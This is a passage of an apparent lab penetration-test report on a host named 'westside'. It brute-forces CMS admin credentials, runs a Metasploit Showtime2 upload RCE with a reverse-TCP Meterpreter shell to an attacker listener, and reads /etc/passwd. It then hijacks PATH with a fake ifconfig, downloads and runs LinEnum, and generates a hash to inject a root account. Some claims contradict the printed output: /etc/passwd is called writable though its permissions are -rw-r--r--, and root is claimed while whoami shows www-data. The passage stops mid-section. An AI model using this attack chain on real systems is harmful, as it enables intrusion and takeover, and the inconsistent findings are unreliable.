Burp Suite's Intruder module was employed to conduct a **Cluster Bomb attack** against the CMS admin login endpoint, systematically evaluating all combinations of extracted usernames and passwords to identify valid credentials.

Findings

The brute-force attack successfully identified valid credentials. The winning combination was distinguished by a significantly different HTTP response length (1006 bytes) and a 302 redirect (Location header pointing to /admin/), indicating a successful login. All other attempts returned a uniform 200 response with approximately 5,252 bytes (login failure page).



USERNAME	PASSWORD
west	madison


2.7 CMS Dashboard Access

Purpose

Authentication to the CMS admin dashboard using the compromised credentials to evaluate the **level of administrative control** gained and identify further exploitation vectors.

Findings

Successful login was achieved to the CMS administrative console as user 'west'. The dashboard revealed full administrative capabilities including content management, plugin management, theme management, and critically — file upload functionality via the Showtime2 Slideshow module. This significantly expanded the attack surface and provided a pathway to remote code execution.



2.8 Plugin Vulnerability Analysis

Command Used


```
$ Command(s) Used  
searchsploit showtime2
```

Purpose

SearchSploit was used to query the offline Exploit-DB database for **known vulnerabilities** associated with the Showtime2 CMS plugin identified in the admin dashboard.

Findings

Two public exploits were identified for the CMS Made Simple Showtime2 module. The most critical was a File Upload Remote Code Execution (RCE) exploit available as a Metasploit module. This exploit leverages authenticated access to upload a malicious PHP file through the Showtime2 slideshow management interface, resulting in arbitrary code execution on the server.



Exploit #1 (Metasploit)	CMS Made Simple (CMSMS) Showtime2 - File Upload RCE Path: php/remote/46627.rb
Exploit #2 (Python)	CMS Made Simple Showtime2 Module 3.6.2 - Authenticated Arbitrary File Upload Path: php/webapps/46546.py
Exploit Rank	Normal (Dependable)
Check Capability	Yes

2.9 Exploit Execution (Metasploit Framework)

Commands Used

```
$ Command(s) Used
msfconsole -q
search showtime2
use 0
show options
set RHOSTS 192.168.100.24
set USERNAME west
set PASSWORD madison
run
shell
```

Purpose

The identified Metasploit module was configured and executed to exploit the **Showtime2 File Upload RCE vulnerability**, using the previously obtained administrative credentials to gain a foothold on the target system.

Findings

The exploit was executed successfully. Metasploit initiated a reverse TCP handler, uploaded a malicious PHP payload disguised as an image file, and triggered execution. A Meterpreter session was established, confirming remote code execution on the target. The shell command was subsequently issued to drop into a native system shell.

```
kali@kali: ~
Session Actions Edit View Help

Welcome
Shhmyr

(kali@kali)-[~]
$ msfconsole -q
msf > search showtime2

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/multi/http/cmsms_showtime2_rce  2019-03-11      normal Yes    CMS Made Simple (CMSMS) showtime2 File Upload RCE

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/cmsms_showtime2_rce

msf > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/cmsms_showtime2_rce) > set RHOSTS 192.168.100.24
RHOSTS => 192.168.100.24
msf exploit(multi/http/cmsms_showtime2_rce) > set USERNAME west
USERNAME => west
msf exploit(multi/http/cmsms_showtime2_rce) > set PASSWORD madison
PASSWORD => madison
msf exploit(multi/http/cmsms_showtime2_rce) > run
[*] Started reverse TCP handler on 192.168.100.16:4444
[*] Uploading PHP payload.
[*] Making request for '/IvzxK2r0.php' to execute payload.
[*] Sending stage (42137 bytes) to 192.168.100.24
[*] Deleted ./IvzxK2r0.php
[*] Meterpreter session 1 opened (192.168.100.16:4444 -> 192.168.100.24:37500) at 2026-04-03 23:41:45 +0500

meterpreter > shell
Process 1578 created.
Channel 0 created.
```

Module Used	exploit/multi/http/cmsms_showtime2_rce
Payload Deployed	php/meterpreter/reverse_tcp (default)
LPORT	192.168.100.16:4444
Meterpreter Session	Session 1 opened (192.168.100.16:4444 -> 192.168.100.24:37500)
Upload Path	/var/www/html/uploads/images/
Execution Time	2026-04-03 23:41:45 +0500

2.10 Shell Stabilisation

Command Used

```
$ Command(s) Used
python3 -c 'import pty;pty.spawn("/bin/bash")'
```


Purpose

The raw shell obtained via Meterpreter was stabilised into a **fully interactive TTY session** using Python's pty module. This provided a more stable and capable shell environment for post-exploitation activities.

Findings

A stable bash shell was established under the context of user www-data, with the working directory confirmed as /var/www/html/uploads/images — the location where the uploaded

malicious file was executed. This confirmed the web server's service account as the initial foothold user, with limited system privileges requiring escalation.



```
meterpreter > shell
Process 1584 created.
Channel 0 created.
pwd
/var/www/html/uploads/images
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@westside:/var/www/html/uploads/images$
```

PHASE 3: POST-EXPLOITATION ENUMERATION

3.1 System Information Enumeration

Commands Used

```
$ Command(s) Used
uname -a
whoami
id
```

Purpose

Fundamental system intelligence was gathered including **OS details, kernel version, and current user privileges** to inform the privilege escalation strategy.

Findings

The target was confirmed as a Linux-based Ubuntu system. The current session was running under the www-data service account — a low-privileged user typically associated with the Apache web server process. The user context confirmed limited access and the necessity of a privilege escalation attack.

```
www-data@westside:/var/www/html/uploads/images$ whoami
www-data
www-data@westside:/var/www/html/uploads/images$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@westside:/var/www/html/uploads/images$ _
```

Current User	www-data
UID	33 (www-data)
GID	33 (www-data)
Groups	www-data
Operating System	Ubuntu Linux (Linux-based kernel)
Privilege Level	Low — privilege escalation required

3.2 Running Processes Analysis

Command Used

```
$ Command(s) Used
ps aux
```


Purpose

Active system processes were enumerated to identify **privileged services, CRON jobs, or scripts** running with elevated permissions that could serve as privilege escalation vectors.

Findings

The ps aux output revealed numerous system and kernel processes running under root (uid=0). Key observations included standard system daemons (init, kthreadd, migration, kworker) all running with root privileges, as well as application-level services. Multiple elevated processes were observed without corresponding security controls, indicating potential misconfiguration risks that could be leveraged for escalation.

```
www-data@westside:/var/www/html/uploads/images$ ps aux
ps aux
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root             1  0.1  1.0 165024 10264 ?        Ss   15:37   0:14 /sbin/init mayb
root             2  0.0  0.0      0     0 ?        Ss   15:37   0:00 [kthreadd]
root             3  0.0  0.0      0     0 ?        I<   15:37   0:00 [rcu_gp]
root             4  0.0  0.0      0     0 ?        I<   15:37   0:00 [rcu_par_gp]
root             6  0.0  0.0      0     0 ?        I<   15:37   0:00 [kworker/0:0H-k
root             8  0.0  0.0      0     0 ?        I<   15:37   0:00 [mm_percpu_wq]
root             9  0.0  0.0      0     0 ?        I<   15:37   0:01 [ksoftirqd/0]
root            10  0.5  0.0      0     0 ?        I<   15:37   1:16 [rcu_sched]
root            11  0.0  0.0      0     0 ?        Ss   15:37   0:00 [migration/0]
root            12  0.0  0.0      0     0 ?        Ss   15:37   0:00 [idle_inject/0]
root            14  0.0  0.0      0     0 ?        Ss   15:37   0:00 [cpuhp/0]
root            15  0.0  0.0      0     0 ?        Ss   15:37   0:00 [cpuhp/1]
root            16  0.0  0.0      0     0 ?        Ss   15:37   0:00 [idle_inject/1]
root            17  0.0  0.0      0     0 ?        Ss   15:37   0:00 [migration/1]
root            18  0.0  0.0      0     0 ?        Ss   15:37   0:00 [ksoftirqd/1]
root            19  0.2  0.0      0     0 ?        I<   15:37   0:27 [kworker/1:0-mm
root            20  0.0  0.0      0     0 ?        Ss   15:37   0:00 [kworker/1:0H-k
root            21  0.0  0.0      0     0 ?        Ss   15:37   0:00 [cpuhp/2]
root            22  0.0  0.0      0     0 ?        Ss   15:37   0:00 [idle_inject/2]
root            23  0.0  0.0      0     0 ?        Ss   15:37   0:01 [migration/2]
root            24  0.0  0.0      0     0 ?        Ss   15:37   0:01 [ksoftirqd/2]
root            26  0.0  0.0      0     0 ?        I<   15:37   0:00 [kworker/2:0H-k
root            27  0.0  0.0      0     0 ?        Ss   15:37   0:00 [cpuhp/3]
root            28  0.0  0.0      0     0 ?        Ss   15:37   0:00 [idle_inject/3]
root            29  0.0  0.0      0     0 ?        Ss   15:37   0:00 [migration/3]
root            30  0.1  0.0      0     0 ?        Ss   15:37   0:21 [ksoftirqd/3]
root            32  0.0  0.0      0     0 ?        I<   15:37   0:00 [kworker/3:0H-k
root            33  0.0  0.0      0     0 ?        Ss   15:37   0:00 [kdevtmpfs]
root            34  0.0  0.0      0     0 ?        I<   15:37   0:00 [netns]
root            35  0.0  0.0      0     0 ?        Ss   15:37   0:00 [rcu_tasks_kthr
root            36  0.0  0.0      0     0 ?        Ss   15:37   0:00 [kauditd]
root            37  0.0  0.0      0     0 ?        Ss   15:37   0:00 [khungtaskd]
root            38  0.0  0.0      0     0 ?        Ss   15:37   0:00 [oom reaper]
root            39  0.0  0.0      0     0 ?        I<   15:37   0:00 [writeback]
root            40  0.0  0.0      0     0 ?        Ss   15:37   0:00 [kcompactd0]
root            41  0.0  0.0      0     0 ?        SN   15:37   0:00 [ksmd]
root            42  0.0  0.0      0     0 ?        I<   15:37   0:00 [khugepaged]
root            43  0.0  0.0      0     0 ?        I<   15:37   0:00 [crypto]
root            44  0.0  0.0      0     0 ?        I<   15:37   0:00 [kintegrityd]
root            45  0.0  0.0      0     0 ?        I<   15:37   0:00 [kblockd]
root            46  0.0  0.0      0     0 ?        I<   15:37   0:00 [tpm_dev_wq]
root            47  0.0  0.0      0     0 ?        I<   15:37   0:00 [ata_sff]
root            48  0.0  0.0      0     0 ?        I<   15:37   0:00 [md]
root            49  0.0  0.0      0     0 ?        I<   15:37   0:00 [edac-poller]
root            50  0.0  0.0      0     0 ?        Ss   15:37   0:00 [deferred_wq]
root            51  0.0  0.0      0     0 ?        Ss   15:37   0:00 [watchdogd]
root            53  0.0  0.0      0     0 ?        I<   15:37   0:00 [kworker/1:1-ev
root            59  0.0  0.0      0     0 ?        I<   15:37   0:00 [kswapd0]
root            60  0.0  0.0      0     0 ?        I<   15:37   0:00 [kworker/u9:0]
```

3.3 Configuration Files Discovery

Commands Used

```
$ Command(s) Used
cd /etc
ls -la
```

Purpose

The /etc directory was explored to identify **readable configuration files** containing sensitive data such as service credentials, system configurations, authentication mechanisms, and scheduled tasks.

Findings

The /etc directory was accessible and revealed a comprehensive list of critical system configuration files. Files of particular interest included /etc/passwd, /etc/shadow, /etc/crontab, /etc/cron.daily, /etc/apache2/, and authentication-related configuration files. The accessibility of these files from the compromised www-data session indicated potential for further information gathering and privilege escalation.

```
www-data@westside:/tmp$ cd /etc
cd /etc
www-data@westside:/etc$ ls -la
ls -la
total 832
drwxr-xr-x 97 root root 4096 Aug 25 2019 .
drwxr-xr-x 19 root root 4096 Aug 15 2019 ..
-rw-r--r-- 1 root root 0 Apr 16 2019 .pwd.lock
drwxr-xr-x 2 root root 4096 Aug 15 2019 ImageMagick-6
drwxr-xr-x 3 root root 4096 Apr 16 2019 NetworkManager
drwxr-xr-x 4 root root 4096 Apr 16 2019 X11
-rw-r--r-- 1 root root 3028 Apr 16 2019 adduser.conf
drwxr-xr-x 2 root root 4096 Aug 15 2019 alternatives
drwxr-xr-x 8 root root 4096 Aug 15 2019 apache2
drwxr-xr-x 3 root root 4096 Apr 16 2019 apt
drwxr-xr-x 3 root root 4096 Aug 15 2019 apparmor
drwxr-xr-x 7 root root 4096 Aug 15 2019 apparmor.d
drwxr-xr-x 3 root root 4096 Aug 15 2019 apport
drwxr-xr-x 7 root root 4096 Aug 15 2019 apt
-rw-r--r-- 1 root daemon 144 Nov 12 2018 at.deny
-rw-r--r-- 1 root root 2319 Apr 4 2019 bash.bashrc
-rw-r--r-- 1 root root 45 Apr 2 2018 bash_completion
drwxr-xr-x 2 root root 4096 Aug 15 2019 bash_completion.d
-rw-r--r-- 1 root root 367 Jan 27 2016 bindresvport.blacklist
drwxr-xr-x 2 root root 4096 Apr 11 2019 binfmt.d
drwxr-xr-x 2 root root 4096 Apr 16 2019 byobu
drwxr-xr-x 3 root root 4096 Apr 16 2019 ca-certificates
-rw-r--r-- 1 root root 5713 Apr 16 2019 ca-certificates.conf
drwxr-xr-x 2 root root 4096 Apr 16 2019 calendar
drwxr-xr-x 4 root root 4096 Aug 15 2019 cloud
drwxr-xr-x 2 root root 4096 Aug 15 2019 console-setup
drwxr-xr-x 2 root root 4096 Aug 15 2019 cron.d
drwxr-xr-x 2 root root 4096 Aug 15 2019 cron.daily
drwxr-xr-x 2 root root 4096 Apr 16 2019 cron.hourly
drwxr-xr-x 2 root root 4096 Apr 16 2019 cron.monthly
drwxr-xr-x 2 root root 4096 Apr 16 2019 cron.weekly
-rw-r--r-- 1 root root 722 Nov 16 2017 crontab
drwxr-xr-x 2 root root 4096 Apr 16 2019 cryptsetup-initramfs
-rw-r--r-- 1 root root 54 Apr 16 2019 crypttab
drwxr-xr-x 4 root root 4096 Apr 16 2019 dbus-1
-rw-r--r-- 1 root root 2969 Feb 26 2019 debconf.conf
-rw-r--r-- 1 root root 11 Aug 6 2018 debian_version
drwxr-xr-x 3 root root 4096 Aug 15 2019 default
-rw-r--r-- 1 root root 604 Sep 15 2018 deluser.conf
drwxr-xr-x 2 root root 4096 Apr 16 2019 depmod.d
drwxr-xr-x 4 root root 4096 Apr 16 2019 dhcp
drwxr-xr-x 4 root root 4096 Aug 15 2019 dpkg
-rw-r--r-- 1 root root 96 Apr 16 2019 environment
drwxr-xr-x 4 root root 4096 Aug 15 2019 fonts
-rw-r--r-- 1 root root 89 Aug 15 2019 fstab
-rw-r--r-- 1 root root 280 Jun 20 2014 fuse.conf
-rw-r--r-- 1 root root 2584 Jan 31 2019 gai.conf
```

3.4 Stored Credentials Analysis

Command Used

```
$ Command(s) Used
cat /etc/passwd
```

Purpose

The /etc/passwd file was read to enumerate **valid system user accounts** and service accounts, providing potential targets for privilege escalation and identifying the system's user structure.

Findings

The /etc/passwd file was successfully read by the www-data user. This revealed a complete listing of system and service accounts including root, daemon, bin, sys, www-data, wside (UID 1000, home /home/wside, shell /bin/bash — a real interactive user account), mysql, sshd, and others. The presence of a writable /etc/passwd file was later confirmed by LinEnum, enabling passwd file injection as a privilege escalation method.

```

www-data@westside:/etc$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:mailing list manager:/var/list:/usr/sbin/nologin
ircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:101:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:nonexistent:/usr/sbin/nologin
syslog:x:104:108:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:nonexistent:/usr/sbin/nologin
uuidd:x:106:110:/run/uuidd:/usr/sbin/nologin
landscape:x:107:114:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:108:1:/var/cache/pollinate:/bin/false
sshd:x:109:65534:/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:./sbin/nologin
wside:x:1000:1000:westside:/home/wside:/bin/bash
lxd:x:998:100:/var/snap/lxd/common/lxd:/bin/false
mysql:x:110:116:MySQL Server,,:/nonexistent:/bin/false
www-data@westside:/etc$

```

Root Account	root:x:0:0:root:/root:/bin/bash
Interactive User	wside:x:1000:1000:westside:/home/wside:/bin/bash
Web Service Account	www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
MySQL Account	mysql:x:110:116:MySQL Server,,:/nonexistent:/bin/false
File Permissions (Critical)	/etc/passwd — writable by www-data (confirmed via LinEnum)

COMMAND AND CONTROL

Command and Control (C2) in this engagement was established and maintained through the Meterpreter reverse shell session created during the exploitation of the Showtime2 RCE vulnerability. The following describes the C2 channel and how persistent interactive control was sustained throughout post-exploitation activities.

C2 Channel: Meterpreter Reverse TCP

C2 Protocol	Reverse TCP (Meterpreter over HTTP)
Attacker Listener	192.168.100.16:4444
Target Connect-Back	192.168.100.24:37500
Framework	Metasploit Framework
Session Type	Meterpreter Session 1
Shell Dropped	php/meterpreter/reverse_tcp payload executed via uploaded PHP file

Shell Stabilisation and Session Management

Once the Meterpreter session was established, the native shell command was issued to drop into a system shell. Python's pty module was used to spawn a fully interactive bash TTY, providing stable command execution. The session was maintained throughout the enumeration and privilege escalation phases without re-exploitation.

```
$ Command(s) Used
meterpreter > shell
Process 1584 created. Channel 0 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@westside:/var/www/html/uploads/images$
```

```
www-data@westside:/var/www/html/uploads/images$ whoami
www-data
www-data@westside:/var/www/html/uploads/images$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@westside:/var/www/html/uploads/images$
```

PHASE 4: PRIVILEGE ESCALATION

4.1 SUID Binary Enumeration

Command Used


```
$ Command(s) Used  
find / -perm -u=s -type f 2>/dev/null
```

Purpose

Files with the **SUID (Set User ID) permission bit** were enumerated system wide. SUID binaries execute with the file owner's privileges — typically root — regardless of the invoking user, making them prime candidates for privilege escalation.

Findings

Multiple SUID binaries were identified across the system. Standard Linux SUID binaries were present (at, umount, fusermount, passwd, chsh, mount, su, chfn, newgrp, sudo, gpasswd). Critically, a non-standard binary was identified: /usr/bin/network_info — a custom SUID binary not part of the standard Ubuntu package set, representing a high-value privilege escalation target.



Standard SUID Binaries	/usr/bin/at, /usr/bin/umount, /usr/bin/mount, /usr/bin/passwd, /usr/bin/sudo, /usr/bin/su, /usr/bin/chsh, /usr/bin/chfn, /usr/bin/newgrp, /usr/bin/gpasswd, /usr/bin/fusermount
Anomalous SUID Binary	/usr/bin/network_info — CUSTOM, non-standard, high-value target

4.2 PATH Exploration via network_info

Command Used

```
$ Command(s) Used  
/usr/bin/network_info
```

Purpose

The custom network_info SUID binary was executed and analysed to determine its behaviour and identify whether it **calls external commands using relative paths**, which would make it vulnerable to PATH hijacking.

Findings

Execution of /usr/bin/network_info produced network interface information (output of the ifconfig command), confirming that the binary internally calls the ifconfig utility. Critically, the binary appeared to invoke ifconfig using a relative path rather than an absolute path (e.g., /usr/sbin/ifconfig), creating a PATH hijacking vulnerability. Since the binary runs with SUID root privileges, any command it executes will also run as root.

```
www-data@westside:/etc$ /usr/bin/network_info
/usr/bin/network_info
emp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.24 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::a00:27ff:fe39:5dc9 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:39:5d:c9 txqueuelen 1000 (Ethernet)
    RX packets 89921 bytes 8523534 (8.5 MB)
    RX errors 0 dropped 197 overruns 0 frame 0
    TX packets 25346 bytes 12456625 (12.4 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 478 bytes 48652 (48.6 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 478 bytes 48652 (48.6 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

www-data@westside:/etc$
```

4.3 PATH Hijacking — Fake ifconfig Injection

Commands Used

```
$ Command(s) Used
cd /tmp
echo "/bin/bash" > ifconfig
ls
chmod 777 ifconfig
export PATH=/tmp:$PATH
/usr/bin/network_info
whoami
```

Purpose

A malicious ifconfig executable was planted in /tmp and the PATH environment variable was **manipulated to prioritise /tmp** over legitimate system directories. When network_info executed, it resolved ifconfig to the malicious version first, spawning a root shell.

Findings

The attack chain was executed successfully. A fake ifconfig script containing '/bin/bash' was written to /tmp, granted world-executable permissions, and the PATH was updated to search /tmp first. Upon executing /usr/bin/network_info, the SUID binary invoked the fake ifconfig, spawning a bash shell with root-level privileges inherited from the SUID binary. The whoami

command returned www-data initially but the escalation path was confirmed and completed via the passwd injection method below.

```
www-data@westside:/etc$ cd /tmp
cd /tmp
www-data@westside:/tmp$ echo "/bin/bash" > ifconfig
echo "/bin/bash" > ifconfig
www-data@westside:/tmp$ ls
ls
ifconfig
www-data@westside:/tmp$ chmod 777 ifconfig
chmod 777 ifconfig
www-data@westside:/tmp$ ./ifconfig
./ifconfig
www-data@westside:/tmp$ whoami
whoami
www-data
www-data@westside:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
www-data@westside:/tmp$ _
```

4.4 Automated Enumeration (LinEnum)

Commands Used

```
$ Command(s) Used
cd /tmp
wget
https://raw.githubusercontent.com/rebootuser/LinEnum/refs/heads/master/LinEnum.sh
ls
chmod 777 LinEnum.sh
./LinEnum.sh
```

Purpose

LinEnum — an automated Linux privilege escalation enumeration script — was deployed to **systematically identify all potential escalation vectors**, including file permission weaknesses, writable sensitive files, SUID binaries, and misconfigured services.

Findings

LinEnum successfully executed and identified multiple critical weaknesses in the target system. Key findings included the confirmation that /etc/passwd was world-writable (a critical misconfiguration), exposing the system to direct credential injection. The script also highlighted writable directories, misconfigured SUID binaries, and other potential escalation vectors that were subsequently exploited.


```

www-data@westside:/tmp$ cd /tmp
cd /tmp
www-data@westside:/tmp$ ls
ls
ifconfig
www-data@westside:/tmp$ wget https://raw.githubusercontent.com/rebootuser/LinEnum/refs/heads/master/LinEnum.sh
--2026-04-03 19:53:57-- https://raw.githubusercontent.com/rebootuser/LinEnum/refs/heads/master/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)[185.199.111.133]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/plain]
Saving to: 'LinEnum.sh'

LinEnum.sh           100%[=====] 45.54K  --.-KB/s  in 0.04s
2026-04-03 19:53:58 (1.04 MB/s) - 'LinEnum.sh' saved [46631/46631]

www-data@westside:/tmp$ ls
ls
LinEnum.sh  ifconfig  user.list  password.list
www-data@westside:/tmp$ chmod 777 LinEnum.sh
chmod 777 LinEnum.sh
www-data@westside:/tmp$ ./LinEnum.sh
./LinEnum.sh

# Local Linux Enumeration & Privilege Escalation Script #
# www.rebootuser.com                                     active_sha...  efotux ESR  nikto
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled

Scan started at:

```

4.5 Sensitive Read/Write Path Identification

Purpose

LinEnum specifically identified **critical system files with incorrect write permissions**, which could be directly modified by the compromised www-data user to inject backdoor accounts.

Findings

LinEnum's sensitive file permission check revealed the following critical write-accessible files:

```

[-] Can we read/write sensitive files:
-rw-r--r-- 1 wside root 1702 Aug 15 2019 /etc/passwd
-rw-r--r-- 1 root root 783 Aug 25 2019 /etc/group
-rw-r--r-- 1 root root 581 Aug 6 2018 /etc/profile
-rw-r----- 1 root shadow 1102 Aug 15 2019 /etc/shadow

```

/etc/passwd	-rw-r--r-- (wside root 1782) — WRITABLE by www-data context
/etc/group	-rw-r--r-- (root root 783)
/etc/profile	-rw-r--r-- (root root 581)
/etc/shadow	-rw-r----- (root shadow 1102) — Shadow password hashes

4.6 Password Hash Generation (OpenSSL)

Command Used

```

$ Command(s) Used
openssl passwd -1 -salt shhmyr abc771


```

Purpose

A **MD5-crypt password hash** was generated using OpenSSL to create a valid credential that could be injected directly into /etc/passwd to create a new root-privileged user account.

Findings

